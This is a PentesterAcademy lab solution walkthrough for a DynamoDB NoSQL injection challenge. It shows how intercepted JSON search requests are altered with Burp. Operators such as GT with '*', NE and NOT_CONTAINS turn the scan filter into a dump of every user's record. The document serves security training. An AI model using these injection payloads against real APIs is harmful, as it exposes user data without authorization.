ATTACK DEFENSE

by PentesterAcademy


Name	DynamoDB : NoSQL Injection
URL	https://attackdefense.com/challengedetails?cid=2293
Type	AWS Cloud Security : Databases

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Inspect the web application.


URL: https://j0ibo2xeh3.execute-api.ap-southeast-1.amazonaws.com/production



Output:

Username: david
First Name: david
Last Name: james
Age: 22

Step 2: Search filter.



Last Name james


Comparison: Equal


Search

```
Output:

Username: david
First Name: david
Last Name: james
Age: 22

Username: tim
First Name: tim
Last Name: james
Age: 25
```

The comparison drop down is disabled.

Step 3: Configure browser to use proxy and capture the request.



Burp
FoxyProxy
Use Enabled Proxies By Patterns and Order
✔ Burp Suite / ZAP (for all URLs)
Turn Off (Use Firefox Settings)
Options
What's My IP?
Log



```
POST https://j0ibo2xeh3.execute-api.ap-southeast-1.amazonaws.com/production HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 69
Origin: https://j0ibo2xeh3.execute-api.ap-southeast-1.amazonaws.com
Connection: keep-alive
Referer: https://j0ibo2xeh3.execute-api.ap-southeast-1.amazonaws.com/production
Host: j0ibo2xeh3.execute-api.ap-southeast-1.amazonaws.com

{"property":"last_name","comparison":"EQ","type":"S","value":"james"}
```

Type attribute is S (string) and comparison attribute is EQ (equal).

Step 4: Search another query using age.



Age: james


Comparison: Equal

Comparison filter is available this time.

Step 5: Enter any numeric value in age and set comparison on greater than and intercept the request.

Comparison attribute is GT (Greater Than) and type attribute changed to integer (N).


Step 6: Send the request to repeater.



Header: Text
Body: Text

```
POST https://j0ibo2xeh3.execute-api.ap-southeast-1.amazonaws.com/production HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 60
Origin: https://j0ibo2xeh3.execute-api.ap-southeast-1.amazonaws.com
Connection: keep-alive
Referer: https://j0ibo2xeh3.execute-api.ap-southeast-1.amazonaws.com/production
Host: j0ibo2xeh3.execute-api.ap-southeast-1.amazonaws.com

{"property":"age","comparison":"GT","type":"N","value":"22"}
```

Step 7: Check DynamoDB scan filter documentation on AWS docs.



Use *FilterExpression* Instead

Suppose you wanted to scan the *Music* table and apply a condition to the matching items. You could use a `Scan` request with a `ScanFilter` parameter, as in this AWS CLI example:

```
aws dynamodb scan \
    --table-name Music \
    --scan-filter '{
        "Genre":{
            "AttributeValueList":[ {"S":"Rock"} ],
            "ComparisonOperator": "EQ"
        }
    }'
```


But you could use a `FilterExpression` instead:

```
aws dynamodb scan \
    --table-name Music \
    --filter-expression 'Genre = :g' \
    --expression-attribute-values '{
        ":g": {"S":"Rock"}
    }'
```


The JSON attributes in the scan filter can be leveraged to perform NoSql injection.

Step 8: Change the following attributes to the following payload and send the request.
Attributes:

- Property: username
- Comparison: GT
- Type: S
- Value: *




```
{"property":"username","comparison":"GT","type":"S","value":"*"}
```



```
[
  {
    "username": "petra",
    "first_name": "petrat",
    "last_name": "timbers",
    "age": "20"
  },
  {
    "username": "emma",
    "first_name": "emma",
    "last_name": "colin",
    "age": "25"
  },
  {
    "username": "sam",
    "first_name": "sam",
    "last_name": "david",
    "age": "27"
  },
  {
    "username": "david",
    "first_name": "david",
    "last_name": "james",
```


Successfully retrieved all user data !

Step 9: Similarly data can also be retrieved in other conditions.



```
{"property":"username","comparison":"NE","type":"S","value":"randomstring"}
```

Using the NE operator.



```
{"property":"username","comparison":"NOT_CONTAINS","type":"S","value":"randomstring"}
```

Using the NOT_CONTAINS operator.

```
{"property":"username","comparison":"GT","type":"S","value":"  "}
```

Using the space based strings.

References:

1. Burp Suite (https://portswigger.net/burp)
2. ScanFilter Documentation (https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/LegacyConditionalParameters.ScanFilter.html)